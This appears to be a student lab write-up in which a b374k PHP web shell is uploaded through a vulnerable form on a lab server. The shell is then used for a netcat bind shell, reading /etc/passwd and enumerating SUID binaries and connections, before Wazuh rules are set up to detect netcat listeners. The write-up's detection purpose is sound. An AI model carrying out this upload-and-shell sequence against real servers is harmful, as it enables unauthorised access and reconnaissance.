

Workshop 1 - Web Shell

In this exercise we will try to execute a reverse shell in a server, in order to detect it with a Wazuh manager installed in another server.

```
1 Wazuh agent to attack
2 IP: 192.168.128.49
```

```
1 Wazuh Manager
2 IP: 192.168.128.80
```

On the victim machine there is a website with a form that we can exploit.

<http://192.168.128.49/workshop1/>

We know that the server uses PHP, so we will use a PHP exploit called B374K, a web shell download it from <https://github.com/backdoorhub/shell-backdoor-list>.

We have renamed the exploit to tonipm.php.






























Figure 1: "Uploading exploit"

All uploaded files can be listed in <http://192.168.128.49/workshop1/images/>



	a.PNG	2022-02-18 17:28 226K
	a.jpg	2022-02-18 17:24 200K
	alfa.php	2022-02-18 17:21 512K
	b374k.php	2022-02-22 16:38 188K
	davidc.php	2022-03-01 16:43 185K
	davidcasado.php	2022-03-01 16:44 185K
	genis.php	2022-03-01 16:16 185K
	indexploit.php	2022-02-18 17:27 65K
	joelduran.php	2022-02-18 18:07 188K
	josepdurangotrias.php	2022-02-18 17:09 188K
	marc.php	2022-02-22 16:41 188K
	minion.jpg	2022-02-18 17:47 6.3K
	minion2.jpg	2022-02-18 18:13 6.3K
	minion3.jpg	2022-02-18 18:16 6.3K
	patata	2022-03-01 16:27 0
	pharo_b374k.php	2022-02-18 16:28 185K
	php.php	2022-02-18 16:39 26
	probaAdri/	2022-02-18 17:04 -
	prova.php	2022-02-18 18:12 5
	prova2.php	2022-02-18 18:13 5
	prova3.php	2022-02-18 18:16 5
	shell.php	2022-02-18 16:42 26
	test.php	2022-02-18 16:17 29
	tonipm.php	2022-02-18 18:18 185K
	webshell.php	2022-02-22 16:36 188K

Apache/2.4.41 (Ubuntu) Server at 192.168.128.49 Port 80

Figure 2: “List of public files”

Using our exploit <http://192.168.128.49/workshop1/images/tonipm.php>.




Figure 3: “Accessing to b374k webshell”





Figure 4: “Inside b374k”

The first thing we will do is change our shell password.



Figure 5: “Change shell password”



The screenshot shows a web shell interface with a dark theme. At the top, there's a browser address bar showing the URL `192.168.128.49/workshop1/images/toni`. Below the browser bar, there's a navigation menu with links like "Getting Started", "Start", "Parrot OS", "Community", "Docs", "Git", "CryptPad", and "Privacy".

The main content area displays the details of the `/etc/passwd` file. On the left, there's a sidebar with a search bar and a list of files: `xpl`, `ps`, `eval`, `info`, `db`, `rs`, and `www-data`. The `www-data` file is selected, and its details are shown in a table:

Filename	/etc/passwd
Size	1.94 KB (1984)
Permission	-rw-r--r--
Owner	root:root
Create time	17-Feb-2022 18:03:07
Last modified	17-Feb-2022 18:03:07
Last accessed	18-Feb-2022 18:06:47
Actions	edit hex ren del dl
View	text code image audio video

Below the table, the contents of the `/etc/passwd` file are displayed as a list of system users:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Figure 6: “Reading /etc/passwd”

In the exploit there is a screen called `rs` (Reverse Shell) with a list of shells to execute. We will use a PHP.




Figure 7: “Bind shell”

Press ‘Go’ and initialize reverse shell.

```

$nc 192.168.128.49 13123
b374k shell : connected
/bin/sh: 0: can't access tty; job control turned off
/etc>pwd
/etc
/etc>cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

```

Figure 8: “Reverse shell with Netcat”

```

1 $ nc 192.168.128.49 13123
2 b374k shell : connected
3 /bin/sh: 0: can't access tty; job control turned off
4 /etc>pwd
5 /etc
6 /etc>cat passwd
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
  sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/
  usr/sbin/nologin
26 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/

```

```
nologin
27 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/
   systemd:/usr/sbin/nologin
28 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
29 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
30 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
31 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
32 uidd:x:107:112::/run/uidd:/usr/sbin/nologin
33 tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
34 landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
35 pollinate:x:110:1::/var/cache/pollinate:/bin/false
36 usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
37 sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
38 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
39 montilivi:x:1000:1000:montilivi:/home/montilivi:/bin/bash
40 lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
41 mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
42 bind:x:114:119::/var/cache/bind:/usr/sbin/nologin
43 ossec:x:115:120::/var/ossec:/sbin/nologin
```

```
1 /etc>cat /var/www/html/workshop1/images/tonipm.php
2 <?php
3
4 $s_pass = "77a05418992b13fef4ca7b433cb7e33d084476af"; // default
   password : b374k (login and change to new password)
5
6 $s_ver = "2.8"; // shell ver
7 ....
```

```
1 $ nc 192.168.128.49 13123
2 b374k shell : connected
3 /bin/sh: 0: can't access tty; job control turned off
4 /etc>whoami
5 www-data
6 /etc>
```

Find files with SUID (Set owner User ID) permission. This is a special permission that applies to scripts or applications. If the SUID bit is set, when the command is run, it's effective UID becomes that of the owner of the file, instead of the user running it.

```
1 /etc>find /usr/bin -perm -u=s -type f
2 /usr/bin/chfn
3 /usr/bin/chsh
4 /usr/bin/fusermount
5 /usr/bin/umount
6 /usr/bin/su
7 /usr/bin/pkexec
8 /usr/bin/gpasswd
9 /usr/bin/passwd
10 /usr/bin/newgrp
11 /usr/bin/mount
12 /usr/bin/at
13 /usr/bin/sudo
```



```

$nc 192.168.128.49 13123
b374k shell : connected
/bin/sh: 0: can't access tty; job control turned off
/etc>whoami
www-data
/etc>find /usr/bin -perm -u=s -type f
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/su
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/at
/usr/bin/sudo
/etc>

```

Figure 9: “Files with SUID permission”

If we check the list of process running in the vulnerable machine during the metasploit attack, we will see some suspicious processes:

```

1 /etc>ps -eo user,pid,cmd | grep www-data
2 www-data      864 /usr/sbin/apache2 -k start
3 www-data      865 /usr/sbin/apache2 -k start
4 www-data      866 /usr/sbin/apache2 -k start
5 www-data      867 /usr/sbin/apache2 -k start
6 www-data      868 /usr/sbin/apache2 -k start
7 www-data     2582 /usr/sbin/apache2 -k start
8 www-data     2583 /usr/sbin/apache2 -k start
9 www-data     3431 /usr/sbin/apache2 -k start
10 www-data     3432 /usr/sbin/apache2 -k start
11 www-data     3433 /usr/sbin/apache2 -k start
12 www-data     4521 sh -c export TERM=xterm;PS1='$PWD>';export PS1;/bin/
    sh -i
13 www-data     4522 /bin/sh -i
14 www-data     4523 sh -c export TERM=xterm;PS1='$PWD>';export PS1;/bin/
    sh -i
15 www-data     4524 /bin/sh -i
16 www-data     4563 sh -c export TERM=xterm;PS1='$PWD>';export PS1;/bin/
    sh -i
17 www-data     4564 /bin/sh -i
18 www-data     4565 sh -c export TERM=xterm;PS1='$PWD>';export PS1;/bin/
    sh -i
19 www-data     4566 /bin/sh -i
20 www-data     4954 ps -eo user,pid,cmd

```

```
21 www-data 4955 grep www-data
```

We can use netstat to get opened TCP connections, but there is no netstat installed in the server.

```
1 netstat -tnp
```

It can also be done with the command shown below.

```
1 /etc>grep -v "rem_address" /proc/net/tcp | awk '{x=strtonum("0x"
    substr($3,index($3,":")-2,2)); for (i=5; i>0; i-=2) x = x"."
    strtonum("0x"substr($3,i,2))}{print x":"strtonum("0x"substr($3,
    index($3,":")+1,4))}'
2 0.0.0.0:0
3 0.0.0.0:0
4 0.0.0.0:0
5 0.0.0.0:0
6 0.0.0.0:0
7 0.0.0.0:0
8 0.0.0.0:0
9 0.0.0.0:0
10 192.168.128.197:13123
11 192.168.128.90:60666
12 192.168.128.80:1514
```




Figure 10: “Opened TCP connections”

Trying to detect reverse shell in Wazuh manager from <https://documentation.wazuh.com/current/proof-of-concept-guide/detect-unauthorized-processes-netcat.html>

Add the following configuration in the agent's `/var/ossec/etc/ossec.conf`. Get a periodically list of running processes.

```
1 <ossec_config>
2   <localfile>
3     <log_format>full_command</log_format>
4     <alias>process list</alias>
5     <command>ps -e -o pid,uname,command</command>
6     <frequency>30</frequency>
7   </localfile>
```

```
8 </ossec_config>
```

Restart agent.

```
1 $ systemctl restart wazuh-agent
```

Install Netcat in the agent.

```
1 $ sudo apt install nmap-ncat
```

Add following rules to `/var/ossec/etc/rules/local_rules.xml` at the Wazuh manager.

```
1 <group name="ossec,">
2   <rule id="100050" level="0">
3     <if_sid>530</if_sid>
4     <match>^ossec: output: 'process list'</match>
5     <description>List of running processes.</description>
6     <group>process_monitor,</group>
7   </rule>
8   <rule id="100051" level="7" ignore="900">
9     <if_sid>100050</if_sid>
10    <match>nc -l</match>
11    <description>Netcat listening for incoming connections.</
12      description>
